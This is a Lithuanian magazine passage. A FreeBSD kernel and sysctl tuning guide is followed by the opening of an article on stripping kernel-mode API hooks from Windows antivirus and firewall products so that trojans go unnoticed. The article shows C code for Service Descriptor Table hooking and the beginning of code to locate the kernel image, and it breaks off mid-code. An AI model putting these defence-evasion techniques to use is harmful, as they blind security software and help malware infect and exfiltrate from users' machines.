kaip branduolio opcijos.

Toliau eina keletas direktyvų, susijusių su multiprocesorinio branduolio kompiliavimu (taip pat skirta serveriams), pagrindinė kurių yra SMP. Likusią bylos dalį užima ilgas įrenginių sąrašas.

Tolimesnio redagavimo principas labai paprastas: visas su tau nereikalingais įrenginiais susijusias eilutes galima be baimės užkomentuoti/pašalinti. Tačiau čia yra tam tikrų išimčių: pavyzdžiui, negalima pašalinti eilutės „device isa", net jeigu tavo kompiuteryje nėra nė vieno ISA lizdo, taip pat pašalinti SCSI galimybės, jeigu yra IDE CDROM arba USB atminties raktas.

```
options  DDB
options  XSERVER
device   bpf
```

Pirmoji opcija — tai branduolinio derintuvo įjungimas (nereikalingas), antroji *vt* konsolėje (*vt0*) įjungia X-serverį (abejotina), o trečioji — tai Berklio paketų filtro pseudoįrenginys (būtinas serveriams, filtruojantiems paketus, turintiems IDS ir tais atvejais, kuomet tu pats aktyviai stebi/snifini tinklą).
Toliau pateiksiu keletą įdomių opcijų iš LINT konfigūracinės bylos.

```
options  "CHILD_MAX=40"
```

Šis parametras nurodo maksimalų sukurtų antrinių procesų kiekį, kuriuos gali sukurti pirminis. Kai kuriais atvejais šį parametrą gali tekti padidinti.

```
options  "OPEN_MAX=64"
```

Maksimalus bylų skaičius, kurias procesas gali atidaryti. Geriau šio parametro reikšmę iš karto padidinti iki 128, net jeigu konfigūruoji paprasto vartotojo kompiuteryje.

```
options  FAILSAFE
```

Ši opcija padidina sistemos patikimumą, kadangi pavojingiausiose vietose atlieka papildomus patikrinimus (deja, tai turi įtakos spartumui).

```
options  INCLUDE_CONFIG_FILE
```

Ši opcija naudinga tuomet, jei tu netyčia prarastum konfigą. Ji naudojamą konfigūracijos bylą įtraukia į *kernel* bylą, iš kur tu ją prireikus po to galėsi pasiimti. Labai abejotina opcija, kuri, be viso kito, dar naudoja atmintį.
Kita eilutė praneša apie tai, kad branduolys vadinasi kernel,

```
#
# GENERIC -- Generic kernel configuration file for FreeBSD/i386
#
# For more information on this file, please read the handbook section on
# Kernel Configuration Files:
#
#    http://www.FreeBSD.org/doc/en_US.ISO8859-1/books/handbook/kernelconfig-conf
ig.html
#
# The handbook is also available locally in /usr/share/doc/handbook
# if you've installed the doc distribution, otherwise always see the
# FreeBSD World Wide Web server (http://www.FreeBSD.org/) for the
# latest information.
#
# An exhaustive list of options and more detailed explanations of the
# device lines is also present in the ../../conf/NOTES and NOTES files.
# If you are in doubt as to the purpose or necessity of a line, check first
# in NOTES.
#
# $FreeBSD: src/sys/i386/conf/GENERIC,v 1.394.2.3 2004/01/26 19:42:11 nectar Exp
 $

machine         i386
cpu             I486_CPU
```

GENERIC asmeniškai

bus kraunamasi iš *ad0*, o *dump'ai* bus dedami į tą patį įrenginį, jeigu pas tave yra SCSI įrenginys, tuomet *ad0* pakeisk į *da0*.

```
config kernel root on ad0 dumps on ad0
```

Branduoliui išskirtos atminties kiekis (rekomenduojama sumažinti):

```
options  "MAXMEM=(512*1024)"
```

O toliau eina susijusių parametrų komplektas:

```
options  USERCONFIG
options  USERCONFIG_BOOT
options  VISUAL_USERCONFIG
```

Nurodžius pirmąją opciją, į branduolį bus įtrauktas branduolio nustatymų redaktorius, kurį tu galėsi iškviesti paleidimo metu, kai gavęs ‚boot' pakvietimą, vietoje atsakymo įvesi –c. Su antrąja opcija šis redaktorius pasileidžia automatiškai, o trečioji tau pateikia patogesnį vizualų to paties redaktoriaus variantą.
Dabar reikia šiek tiek pasiaiškinti apie pseudoįrenginius:

```
// Pseudoterminalai, juos aktyviai naudoja tokios programos, kaip telnet, rlogin, ssh, xterm
pseudo-device pty

// Muzikos atkūrimas per kompiuterio garsiakalbį. Tokių melodijų pavyzdžių galima rasti kataloge /usr/sbin/spkrtest
pseudo-device speaker

// Suspaustas vykdomas bylas išpakuojame „veikimo metu" (on the fly)
pseudo-device gzip

// Paverčia bylą įrenginiu (vnode tvarkyklė). Su juo galima, pavyzdžiui, peržiūrėti diskelio atvaizdą kaip įprastinį diskelį, taip pat padidinti swap (sukuriame reikiamo dydžio bylą, „paverčiame" ją „disku" ir prijungiame kaip swap). Tai veikia tik FreeBSD 4.x sistemose, kadangi penktojoje FreeBSD versijoje tokiems dalykams naudojami md įrenginiai
pseudo-device vn

// Leidžia stebėti kitus prie konsolės prisijungusius vartotojus (tik root vardu)
pseudo-device snp

// Aktyvavus šį parametrą, keletą diskų (particijų) galima apjungti į vieną loginę, kurti diskų veidrodžius (mirror)
pseudo-device ccd
```

Dabar pereikime prie tinklo pseudoįrenginių:

```
pseudo-device loop // grįžtamojo ryšio sąsaja
pseudo-device ether // suderinamumas su Ethernet
pseudo-device fddi // suderinamumas su FDDI
pseudo-device sl // suderinamumas su SLIP
pseudo-device ppp // suderinamumas su PPP
pseudo-device disc // tas pats, kas ir /dev/null, tik skirta įrenginiams. Paprastam darbui to nereikia
pseudo-device tun // šį įrenginį naudoja ppp programa
```

Labai dažnai po įrenginio pavadinimo galima matyti skaičių, kuris reiškia sukuriamų atitinkamų įrenginių kiekį (*/dev/foo0 — /*

dev/fooN). Šiuolaikinėse *FreeBSD* versijose pseudoįrenginiai veikia kaip taip vadinami *clonable devices*, t.y. eilinis įrenginys sukuriamas kai būtina, todėl kiekio nurodyti nereikia.
Metas kompiliuoti ir įdiegti branduolį:

```
# cd /usr/src
# make buildkernel KERNCONF=MYKERNEL
# make installkernel KERNCONF=MYKERNEL
```

Šis mechanizmas jau senai pakeitė seną *config MYKERNEL && cd ../../compile/MYKERNEL && make dep && make && make install*. Persikraunam ir mėgaujamės savo darbu. Nelaimei, kartais tenka kovoti su *kernel panic*. Jeigu taip nutiko, užkrauk senąjį branduolį ir sugrąžinti jį atgal. Tarkim, tavo senojo branduolio pavadinimas buvo *kernel.null*. Jokiu būdu šios bylos nepavadink *kernel.old*. Kai gausi komandos įvedimo kvietimą *boot:*, įvesk *boot: kernel.null*. O jam užsikrovus:

```
# cd /
# chflags noschg kernel
# cp kernel kernel.new
# cp kernel.null kernel
# chflags schg kernel
# reboot
```

Penktoje *FreeBSD* versijoje branduolio, kuris skiriasi nuo */boot/kernel/kernel*, užkrovimo mechanizmas šiek tiek kitoks (*ok* — tai užkrovėjo komandos įvedimo kvietimas):

```
ok kldunload
ok set module_path=/boot/kernel.old
ok boot /boot/kernel.old/kernel
```

Sistemoje turi būti byla */boot.config*, priešingu atveju ją gali sukurti štai su tokia komanda:

```
# echo /boot/loader > /boot.config
```

Be to, būtinai patikrink, kad kataloge */boot* būtų šios bylos: *boot0*, *boot1*, *boot2*, *loader*. Viskas, važiuojam toliau.

[„FreeBSD“ tobulinimas su „sysctl“] *Sysctl* mechanizmas leidžia tiesiog „veikimo metu“ dinamiškai perkonfigūruoti ir derinti kai kuriuos operacinės sistemos komponentus. Su *sysctl* galima optimizuoti daugybę dalykų: tinklo posistemę, virtualios atminties, kietųjų diskų darbą ir t.t. Vartotojo erdvėje (*userland*) veikianti *sysctl* valdo pagrindinius branduolio kintamuosius. Aptarsime įdomiausius iš jų, tačiau iš pradžių išsiaiškinsime darbo su *sysctl* metodus.
Norint į ekraną išvesti visus prieinamus *sysctl* kintamuosius, reikia pasinaudoti komanda

```
# sysctl -a
```

Norint nuskaityti konkretų kintamąjį:

```
# sysctl kintamojo_pavadinimas
```

Norint priskirti kintamajam tam tikrą reikšmę:

```
# sysctl kintamojo_pavadinimas = priskiriama_reikšmė
```

Sysctl kintamųjų reikšmės paprastai gali būti šių tipų: eilutės, skaičiai ir loginiai (1 — taip, 0 — ne). Jeigu tu nenori kiekvieną kartą užsikrovus sistemai rankiniu būdu konfigūruoti reikiamų sisteminių kintamųjų reikšmių, pridėk jas prie */etc/sysctl.conf*.

[Saugumo valdymas] *security.bsd.unprivileged.proc_debug* — leidžia derinti vartotojo procesą (pavyzdžiui, su *ptrace*).
security.bsd.see_other_uids, *security.bsd.see_other_gids* — leidžia vartotojams matyti svetimus procesus ir soketus, pasinaudojant komandomis *ps*, *netstat* ir *procfs*.
security.bsd.unprivileged_read_msgbuf — leidžia vartotojo procesui skaityti iš sisteminio konsolinio pranešimų buferio.
security.bsd.hardlink_check_uid,security.bsd.hardlink_check_gid — vartotojai gali kurti hardlinkus tik į savo bylas.
security.bsd.conservative_signals setuid/setgid — draudžia *setuid/setgid* procesams siųsti kai kuriuos signalus.
security.bsd.unprivileged_get_quota — leidžia vartotojams peržiūrėti jiems priskirtų kvotų informaciją.

[Diskų optimizavimas] *vfs.vmiodirenable* — ši opcija atsakinga už katalogų kešavimo metodą. Iš esmės jos reikia tik tose mašinose, kurios operuoja dideliu bylų kiekiu, pavyzdžiui, pašto serveriuose.
vfs.write_behind — leidžia bylas į kaupiklį rašyti klasteriais.
vfs.hirunningspace —nustato rašymo į diską užklausų kiekį, kurios gali stovėti eilėje. Šį parametrą galima padidinti (ypač mašinose su dideliu diskų kiekiu), tačiau ne per daug, nes priešingu atveju taip galima sumažinti našumą.
vm.swap_idle_enabled — šio kintamojo (kartu su *vm.swap_idle_threshold1* ir *vm.swap_idle_threshold2*) reikia tik mašinose, su kuriomis dirba daug vartotojų ir paleista daug procesų.
hw.ata.wc — įjungia ir išjungia rašymo į IDE diską kešavimo režimą. Išjungus šią opciją, pastebimas apčiuopiamas našumo kritimas. Jos atsisakymo priežastis gali būti senesnė *FreeBSD* sistemos versija (<= 4.3) arba su aparatūrine įranga susijusios problemos.
kern.cam.scsi_delay — šio parametro (nurodomas milisekundėmis) sumažinimas paprastai sumažina sistemos užkrovimo laiką. Iš principo, šiuolaikinėje mašinoje šią reikšmę galima sumažinti iki 5. Ši opcija naudojama FreeBSD >= 5.0 sistemose ir yra konfigūruojama krovimosi metu.

[Darbas tinkle] *net.inet.ip.forwarding* — priskyrus šio kintamojo reikšmę lygią 1, mašina pradės nukreipinėti *IPv4* paketus tarp tinklo sąsajų.
net.inet.tcp.sendspace ir *net.inet.tcp.recvspace* — įeinantis ir išeinantis TCP prisijungimų buferiai. Įprastinė reikšmė mašinose su dideliu atminties kiekiu — 65535. Prieš didindamas šį parametrą, žvilgtelėk į *net.inet.tcp.rfc1323* bei į *tuning(7)* dokumentaciją (*manual pages*).
net.inet.tcp.msl=7500 — ACK laukimo laikas, atsakant į SYN-ACK arba FIN-ACK (milisekundėmis)
net.inet.icmp.icmplim=50 — nurodome maksimalų ICMP paketų kiekį su *destination-unreachable* tipu ir tų TCP paketų kiekį, kuriose nustatyta RST vėliavėlė (šiuo atveju tai reiškia 50 paketų per sekundę).

Shell - Konsole
Session Edit View Bookmarks Settings Help

```
# -- sysinstall generated deltas -- # Fri May 20 07:37:05 2005
# Created: Fri May 20 07:37:05 2005
# Enable network daemons for user convenience.
# Please make all changes to this file, not to /etc/defaults/rc.conf.
# This file now contains just the overrides from /etc/defaults/rc.conf.
font8x14="cp1251-8x14"
font8x16="cp1251-8x16"
font8x8="cp1251-8x8"
linux_enable="YES"
mousechar_start="3"
moused_enable="YES"
moused_port="/dev/psm0"
moused_type="auto"
usbd_enable="YES"
# This file now contains just the overrides from /etc/defaults/rc.conf.
# Please make all changes to this file, not to /etc/defaults/rc.conf.

# Enable network daemons for user convenience.
# Created: Fri May 20 05:40:29 2005
~
~
~
/etc/rc.conf: unmodified: line 1
```

New Shell

Komandos *sysctl* -a pateikiama informacija

net.inet.tcp.blackhole=2 — nurodome neišsiunčiant RST atmetinėti visus TCP paketus, kurie kreipiasi į uždarytą jungtį.
net.inet.udp.blackhole=1 — nurodome atmetinėti visus UDP paketus, kurie kreipiasi į uždarytą jungtį.
kern.ipc.somaxconn=1024 — vienu metu atidarytų soketų skaičiaus pakeitimas.

[Naudingos smulkmenos] Ką gi, galima manyti, kad beveik baigėme savo *FreeBSD* optimizavimo kelią. Mes savo sistemoje atlikome du globalius perversmus: perkompiliavom branduolį ir patobulinom *sysctl* kintamųjų reikšmes. Tačiau dar liko tam tikrų smulkmenų, apie kurias verta papasakoti bei duoti keletą patarimų.
Mes jau aptarėme situaciją, kai šviežiai sukompiliuotas branduolys nenori krautis, tačiau nutinka taip, kad problemos iškyla dar anksčiau. Kaip tik jas mes ir išspręsim.
1. Nepavyksta įvykdyti komandos *config* (kompiliavimas nutraukiamas su pranešimu *unknown option*) — akivaizdu, jog tavo branduolyje kažkur yra sintaksės klaida. Tokiu atveju komanda *config* pateiks eilutės, kurioje aptikta klaida, numerį.
2. Nepavyksta įvykdyti komandos *make* — ką gi, greičiausiai tai reiškia, kad *konfige* slypi klaida, kuri nėra tokia akivaizdi, kad *config* ją aptiktų, arba tai kokia nors kompiliavimo klaida.
3. Nepavyksta įdiegti branduolio (*make install* arba *make installkernel*) — jeigu *FreeBSD* versija yra ketvirta ar senesnė, tai reikia patikrinti, ar nenurodytas 1 ar aukštesnis saugumo lygis (*security level*), kadangi branduolys šiose sistemos versijose gali būti įdiegtas tik kai saugumo lygis yra nulinis.
Jeigu naujas branduolys sėkmingai sukompiliuotas ir užkrautas, tačiau neveikia tokie įrankiai, kaip *ps* ir *top*, tai reiškia, kad įvyko branduolio ir vartotojiškos pusės asinchronizacija, kitaip tariant, branduolio išeities tekstų versija nesutampa su sisteminių įrankių versijomis. Būtina viską sutvarkyti taip, kad visos versijos būtų vienodos (negalima ketvirtoje sistemos versijoje kompiliuoti penktos versijos branduolio).
Senesnės nei 5.0 versijos *FreeBSD* savininkai gali patirti sunkumų kurdami įrenginių bylas. Paaiškinsiu plačiau, remdamasis pavyzdžiu. Daugelis įrenginių savo bylas yra susikūrę kataloge */dev*. Jas po pirmojo įdiegimo sukuria */dev/MAKEDEV* skriptas. Tačiau gali nutikti taip, kad įrenginį į sistemą teks įdiegti pačiam. Tarkim, mums reikia įdiegti IDE CD-ROM'ą. Iš pradžių prie branduolio konfigo derėtų pridėti eilutę *device acd0*. Dabar reikia patikrinti katalogą */dev*, ar jame nėra bylų pavadinimų, kurios prasideda *acd0*. Jeigu jos yra, tuomet galima nusiraminti, o jeigu ne — reikia įvykdyti šią komandą:

```
# sh MAKEDEV acd0
```

Pastaba: tinklo įrenginiai neturi */dev* bylų, o SCSI valdikliai naudoja vienodą */dev* bylų rinkinį, todėl kurti jų bylų nereikia.
Su *sysctl* kintamaisiais galima nuimti tam tikrus branduolio sukonfigūruotus apribojimus:
kern.maxfiles — nurodo maksimalų failų deskriptorių kiekį. Standartinę reikšmę nurodo parametras *maxusers*.
kern.ipc.somaxconn — kaip tikriausiai pamenat, su šiuo parametru galima keisti vienu metu atidarytų soketų kiekį.
net.inet.ip.portrange.* — šie parametrai atsakingi už jungčių kiekio apribojimus. Kai kuriose situacijose pagal nutylėjimą išskirto kiekio gali neužtekti. Jungčių diapazonas kontroliuojamas su *net.inet.ip.portrange.first* ir *net.inet.ip.portrange.last* parametrais, kuriuos ir reikia redaguoti.
net.inet.tcp.inflight_enable — priskyrus lygų 1, ši opcija užlaiko kiekvieno susijungimo paketus, tuo pačiu apribodama perduodamų duomenų apimtį ir užtikrindama optimalų kanalo pralaidumą. Naudojant šį kintamąjį, parametrą *net.inet.tcp.inflight_debug* reikia padaryti lygiu 0 bei kintamajam *net.inet.tcp.inflight_min* priskirti reikšmę, kuri artima minimaliai — 6144. Tuo pačiu *net.inet.tcp.inflight_stab* pageidautina nekeisti arba keisti sinchroniškai (šiaip ar taip, tai yra kraštutinė priemonė).
Dar keletas žodžių apie tinklo apribojimus. Branduolio opcija NMBCLUSTERS sąlygoja mašinai prieinamų *mbuf* kiekį (*mbuf* funkcijos ir struktūros užtikrina atminties buferių, kuriuos naudoja branduolio tinklo posistemė, valdymą). Daug tinklo srauto apdorojančiame serveryje maža *mbuf* reikšmė sumažins našumą, todėl šį parametrą būtina protingai pakoreguoti. Mašinoms su solidžia atminties apimtimi optimalios reikšmės svyruoja tarp 4096 ir 32768. Negalima nurodyti per daug didelės reikšmės — po to sistema gali nulūžti besikraudama. Šiuo metu naudojamų tinklo klasterių kiekį galima sužinoti su komanda *netstat -m*. Konfigūravimui krovimosi metu panaudok kintamąjį *kern.ipc.nmbclusters*.
Kai kurie aukščiau pateikti *sysctl* kintamieji skirti tik skaityti. Norint išspręsti šią situaciją, reikiamą kintamąjį reikia įtraukti į bylą */boot/loader.conf*. Nustatymai pagal nutylėjimą saugomi */boot/defaults/loader.conf* konfige.
Ir pabaigai: konfigūruodamas sistemą, nepamiršk */etc/rc.conf*. Šioje byloje saugoma sistemos krovimosi metu panaudojama konfigūracinė informacija. Visus pasikeitimus reikia įtraukti būtent į */etc/rc.conf*, kad taip pakeistum */etc/defaults/rc.conf* byloje esančias reikšmes pagal nutylėjimą.
Štai ir viskas. Tu gavai savo svajonių demoną. Viskas pasirodė ne taip ir sudėtinga. Jeigu prireiks papildomos informacijos, nepatingėk žvilgtelėti į dokumentaciją ir pasinaudoti dėdulės *Google* paslaugomis ;)

```
# sysctl kern.maxfiles
kern.maxfiles: 3976
# sysctl kern.maxfiles=3977
kern.maxfiles: 3976 -> 3977
# sysctl kern.maxfiles
kern.maxfiles: 3977
#
```

Darbas su *sysctl* (reikšmių nuskaitymas ir priskyrimas)



058

Mirtis apsaugoms

KAD TU ŽINOTUM, KAIP MAN ĮGRISO VISOS TOS APSAUGOS. VISOKIE ANTIVIRUSAI, UGNIASIENĖS. FU! JAU NEGYVAI UŽKNISO. TEREIKIA VIENAM MANO PROCESUI MODIFIKUOTI KITĄ PROCESĄ, KAIP JOS IŠ KARTO PRADEDA RĖKTI IR NELEIDŽIA Į INTERNETĄ, O VISOSE SANTYKINAI NEKENKSMINGOSE HAKERIŠKOSE PROGRAMOSE JOS MATO VIRUSUS — TIKRAS KOŠMARAS! GALĖTŲ VISA TAI PAGALIAU LIAUTIS. REIKIA KVAILOMS APSAUGOMS ILGAM IŠMUŠTI NORĄ GADINTI GYVENIMĄ PADORIAM HAKERIUI. KĄ GI, TO IR IMSIMĖS.

Padedame asmeninėms apsaugoms atprasti nuo kenksmingų įpročių

Aš atlikau tam tikrą tyrimą, pasėdėjau prie derintuvo (*debugger*) bei disasemblerio ir padariau išvadą, kad triuškinanti visų asmeninių *Windows* sistemai skirtų apsaugų dauguma pagrįsta vos ne hakerišku principu! Na, bent jau būtent šio principo sąskaita daugelis šiuolaikinių trojanų slepiasi nuo pernelyg smalsaus vartotojo akių (išsamiau apie tai gali paskaityti mūsų žurnalo rugpjūčio numeryje, straipsnyje „Nematoma programa"). Taip, tu teisingai supratai, kalbu apie API perėmimą. Apsaugos perima kai kurias, kūrėjų nuomone, svarbias sistemines funkcijas ir stebi, kad hakeris su jomis negalėtų iškrėsti ko nors bjauraus. Taip jos trukdo paleisti virusus, neleidžia į tinklą procesų su įdiegtu trojanų kodu ir panašiai, žodžiu, bando įvesti tvarką, nuolat stebėdamos svarbius sisteminius įvykius.

Pavyzdžiui, paimkim nuostabią asmeninę ugniasienę *Agnitum Outpost*. Jeigu neklystu, pradedant 2.5 versija, ši ugniasienė skirta išvengti apėjimo įdiegiant ir paleidžiant kodą patikimos programos adresų erdvėje (išsamiau apie tai skaityk mūsų žurnale, straipsnyje „Klizma ugniasienei"), perima proceso atminties modifikavimo žemo lygio sisteminio įvykio dalį, funkciją *NtWriteVirtualMemory*. Jeigu staiga trojanas įdiegs savo kodą į, pavyzdžiui, *iexplore.exe* procesą, *Outpost* akimirksniu į tai sureaguos, uždrausdamas modifikuotai naršyklei išeiti į internetą. Čia perėmimas yra tik vienas, bet koks jis šlykštus! Dėl to senovinis, *Windows 2000* sistemoje panaudojamas ugniasienės apė-

jimo būdas patiria nesėkmę ir ištisa krūva jį išnaudojančių privačių trojanų keliauja į dausas.

Arba štai kitas pavyzdys — virusų kūrėjų iki dieglių mėgiamas Kasperskio antivirusas. Perėmimų atžvilgiu tai tikras monstras! Jis darko net 9 ne pačias paskutines *Native API* funkcijas, tarp kurių yra *NtCreateProcess*, leidžiantis stebėti procesų paleidimą (tiksliau šnekant, virusų paleidimą) ir net *NtOpenProcess*, leidžiantis išvengti hakerių įsikišimo į antiviruso darbą (AVP tiesiog neleis atidaryti nuosavo proceso).

O dabar įsivaizduok, kad pas mus atsirado galimybė iš šitų ir kitų asmeninių apsaugų atimti visas perėmimo galimybes. Įsivaizduok: AVP nebeseka virusų, *Outpost* daugiau neblokuoja trojano modifikuotos naršyklės, koks nors *ZoneAlarm* su maksimaliu saugumo lygiu tyli apie kiekvieną paleidžiamą nežinomą programą, taip bet kokia sistemą stebinti apsauga staiga užsičiaupia. Nenutraukia savo darbo, nenulūžta su pranešimu apie klaidą, o tiesiog nutyla. Nei tau išmeta kokių nors perspėjimų apie virusus, nei ugniasienės keiksmažodžius — skamba neblogai, tiesa?

Tik gauti tokią galimybę ne taip jau paprasta. Tu tikriausiai jau pastebėjai, kad visos mano aukščiau paminėtos apsaugos perima *Native API* — šioje nemalonioje tendencijoje ir slypi pagrindinė problema. Esmė tame, kad nė viena save gerbianti apsauga nepradės perimінėti kokių nors vartotojo lygio sisteminių įvykių. Ji pasistengs maksimaliai apsunkinti hakerio gyvenimą, iš ko išplaukia, kad viską darys išskirtinai branduolio lygyje (*kernel mode*), kur vartotojo koja be administratoriaus teisių dar nėra žengusi. Taigi atsikratyti perėmimo branduolio lygyje kur kas sudėtingiau, nei nuo paprasto importo lentelės įrašo pakeitimo arba funkcijų splaisingo vartotojo režime. Tai sudėtingiau, tačiau mums nėra nieko neįmanomo!

VICE Console

User Mode Rootkits:

Infected Process	DLL Name	Function	Hook Address	Hooker
D:\rootkit-article...	KERNEL32...	LeaveCritic...	0x7c9010ed	C:\WINDOWS\system32\ntdll.dll
D:\rootkit-article...	KERNEL32...	HeapAlloc	0x7c9105d4	C:\WINDOWS\system32\ntdll.dll
D:\rootkit-article...	KERNEL32...	DeleteCritic...	0x7c91188a	C:\WINDOWS\system32\ntdll.dll
D:\rootkit-article...	KERNEL32...	RtlUnwind	0x7c937a40	C:\WINDOWS\system32\ntdll.dll
D:\rootkit-article...	KERNEL32...	HeapReAlloc	0x7c9179fd	C:\WINDOWS\system32\ntdll.dll
D:\rootkit-article...	KERNEL32...	HeapFree	0x7c91043d	C:\WINDOWS\system32\ntdll.dll
D:\rootkit-article...	KERNEL32...	SetLastError	0x7c910340	C:\WINDOWS\system32\ntdll.dll
D:\rootkit-article...	KERNEL32...	GetLastError	0x7c910331	C:\WINDOWS\system32\ntdll.dll
D:\rootkit-article...	KERNEL32...	DeleteCritic...	0x7c91188a	C:\WINDOWS\system32\ntdll.dll
D:\rootkit-article...	KERNEL32...	LeaveCritic...	0x7c9010ed	C:\WINDOWS\system32\ntdll.dll
D:\rootkit-article...	KERNEL32...	EnterCritical...	0x7c901005	C:\WINDOWS\system32\ntdll.dll
D:\rootkit-article...	KERNEL32...	GetLastError	0x7c910331	C:\WINDOWS\system32\ntdll.dll

Kernel Mode Rootkits:

Infected Object	Function	Hook Address	Rootkit Path
\Device\Tcp	IRP_MJ_PNP	0x805031be	\WINDOWS\system32\ntoskrnl.exe
NTOSKRNL.EXE	NtClose	0xf2687c00	\SystemRoot\System32\drivers\klif.sys
NTOSKRNL.EXE	NtCreateProcess	0xf2687920	\SystemRoot\System32\drivers\klif.sys
NTOSKRNL.EXE	NtCreateProcessEx	0xf2687a90	\SystemRoot\System32\drivers\klif.sys
NTOSKRNL.EXE	NtCreateSection	0xf2687d40	\SystemRoot\System32\drivers\klif.sys
NTOSKRNL.EXE	NtCreateThread	0xf268838e	\SystemRoot\System32\drivers\klif.sys
NTOSKRNL.EXE	NtOpenProcess	0xf2687720	\SystemRoot\System32\drivers\klif.sys
NTOSKRNL.EXE	NtQueryInformationFile	0xf268822e	\SystemRoot\System32\drivers\klif.sys
NTOSKRNL.EXE	NtSetInformationProcess	0xf2689df0	\SystemRoot\System32\drivers\klif.sys
NTOSKRNL.EXE	NtTerminateProcess	0xf26880e0	\SystemRoot\System32\drivers\klif.sys
NTOSKRNL.EXE		0xf2686c50	\SystemRoot\System32\drivers\klif.sys
NTOSKRNL.EXE		0xf2686c60	\SystemRoot\System32\drivers\klif.sys
NTOSKRNL.EXE		0xf2686c70	\SystemRoot\System32\drivers\klif.sys
NTOSKRNL.EXE		0xf2686c90	\SystemRoot\System32\drivers\klif.sys

Scan Now | Done | About...

VICE suseka Kasperskio antiviruso perėmimus

[API perėmimas branduolio režime] Tam tikrą sisteminį įvykį galima stebėti skirtinguose jo etapuose. Pasakiau gerai, tačiau manau, kad iliustravus pavyzdžiu viskas bus aiškiau. Tarkim, yra vieno proceso atminties modifikavimo iš kito proceso įvykis. Norėdami apeiti ugniasienę, mes jį iškviečiame su funkcija *WriteProcessMemory*. Apsauga gali perimti funkciją, ir to pakaks norint užkirsti kelią hakeriškai veiklai. Tačiau programuotojui nieko nereiškia vartotojo režime apeiti šį perėmimą. Apsauga taip pat gali perimti *Native API* funkciją *NtWriteVirtualMemory*, kuri yra eksportuojama iš *ntdll.dll* bibliotekos, tačiau ir šis perėmimas bus atliekamas vartotojo lygyje, iš ko išplaukia, kad jis bus nepatikimas. Dėl to apsaugų kūrėjai pirmenybę teikia perėmimo realizacijai branduolio lygyje. Rašo tvarkykles ir tyliai ramiai *Service Descriptor Table* lentelėje pakeičia *Native API* funkcijų adresus (jeigu tu dar nežinai, kas yra SDT, arba nesi pakankamai susipažinęs su *Windows* žemutinio lygio veikimo mechanizmu, labai rekomenduoju perskaityti Sveno Šraiberio knygą „Nedokumentuotos Windows 2000 galimybės" arba *www.rootkit.com* svetainėje pateikiamus straipsnius). Tai daroma labai lengvai, faktiškai su viena kodo eilute (savaime suprantama, prieš lentelės elemento pakeitimą reikia nepamiršti nunulinti *WP bit* ir uždrausti pertraukimų):

```
// iš pradžių apibrėžiamas paprastas makrosas
#define SYSTEMSERVICE(_function) KeServiceDescriptorTable->
  ntoskrnl.ServiceTable[*(PULONG)((PUCHAR)_function + 1)]
// o po to atliekamas pakeitimas
SYSTEMSERVICE(NtWriteVirtualMemory) = NewNtWriteVirtualMemory;
```

KeServiceDescriptorTable — tai branduolio eksportuojama rodyklė į SDT, kurios struktūra saugoma sisteminių servisų lentelėje, iš kurios finale ir imami *Native API* funkcijų adresai.

```
SDT ir SST struktūros
typedef struct _SERVICE_DESCRIPTOR_TABLE
{
  PNTPROC ServiceTable;
  PDWORD CounterTable;
  ULONG ServiceLimit;
  PBYTE ArgumentTable;
} SERVICE_DESCRIPTOR_TABLE;
```

Norint gauti SDT ląstelės numerį, kurioje bus saugomas perimamos branduolio lygio *Native API* funkcijos adresas, reikia viso labo prie funkcijos-perėjimo su tuo pačiu pavadinimu iš *ntdll.dll* adreso pridėti vienetuką ir paimti gautu adresu saugomą reikšmę. Tau tikriausiai įdomu, iš kur ten atsiras šis numeris? Viskas labai paprasta. Pabandykime disasembliuoti bet kurią *Native API* funkciją, kurią eksportuoja *ntdll.dll*:

```
„NtWriteVirtualMemory" funkcija iš „ntdll.dll" bibliotekos
B8 15 01 00 00      mov eax, 115h
BA 00 03 FE 7F      mov edx, 7FFE0300h
FF 12     call dword ptr [edx]
C2 14 00 retn 14h
```

Pirmasis funkcijos kodo baitas — tai instrukcijos *MOV eax,imm32* opkodas. Keturi po jo einantys baitai — tai *imm32* arba, kitaip tariant, duomenys, kurie patalpinami į *eax* registrą, t.y. funkcijos indeksas iš SDT. Ir taip yra su visu *Native API*. Savaime suprantama, SDT įrašų pakeitimas — tai anaiptol ne vienintelis

perėmimo būdas branduolio lygyje. Funkcijas galima pataisyti tiesiog pačiame *ntoskrnl.exe* (branduolyje), galima periminėti *sysenter*, netgi galima sukurti savo SDT lentelę ir pakeisti *KeServiceDescriptorTable*, tačiau apsaugų kūrėjams visa tai nėra būtinas vargas, todėl jie apsiriboja pačiu banaliausiu būdu. O veltui. Dabar aš parodysiu, kaip paprastai hakeriai atsikrato panašaus perėmimo.

[Atsikratome perėmimų branduolio režime] Norint atsikratyti perėmimo, realizuojamo pakeičiant SDT įrašą, reikia surasti lentelės originalą ir atlikti pakeitimą. Savaime suprantama, vartotojo režime (*user mode*) viso to padaryti nepavyks. Surasti visus adresus gal dar ir pavyktų, tačiau pakeisti adreso — ne, čia jau teks leistis į *ring0*. Gerai, kad mes tai jau mokam daryti ir net turime normalią, veikiančią funkciją (ji buvo pateikta mano straipsnyje „Absoliutus nulis profesionalui", kurį gali rasti praėjusių metų gegužės „Hakerio" numeryje). Taigi pirmas dalykas, kurį mes padarysime — užkrausime savo branduolio kopiją ir joje surasime SDT. Branduolys — tai paprastai *ntoskrnl.exe*, tačiau *boot.ini* byloje gali būti nurodyta ir kita byla, todėl nederetų orientuotis į vieną žinomą pavadinimą, geriau jį raštingai gauti, į pagalbą pasitelkus *Native API* funkciją *NtQuerySystemInformation*, kurią eksportuoja *ntdll.dll*.

```
NTSTATUS (WINAPI * _NtQuerySystemInformation)
(UINT, PVOID, ULONG, PULONG);
HMODULE hntdll = GetModuleHandle("ntdll.dll");
*(FARPROC *)&_NtQuerySystemInformation = GetProcAddress(hntdll, "ZwQuerySystemInformation");
DWORD rc=_NtQuerySystemInformation(SystemModuleInformation, pModules, 4, &dwNeededSize);
if (rc==STATUS_INFO_LENGTH_MISMATCH)
{
  Modules=(PMODULES)GlobalAlloc(GPTR,dwNeededSize);
  rc=_NtQuerySystemInformation(
  SystemModuleInformation,pModules,dwNeededSize,NULL);
}
else return FALSE;
if (!NT_SUCCESS(rc)) return FALSE;
// branduolio adresas
DWORD dwKernelBase = (DWORD)pModules->smi.Base;
// branduolio bylos pavadinimo adresas
PCHAR pKernelName = pModules->smi.ModuleNameOffset + pModules->smi.ImageName;
```

Puiku, dabar mes turime bylos pavadinimą, todėl galime užkrauti savo branduolio kopiją. Tai daroma taip pat, kaip ir su įprastiniu DLL, tik įspėjant sistemą, kad nereikia krauti *DllMain*:

```
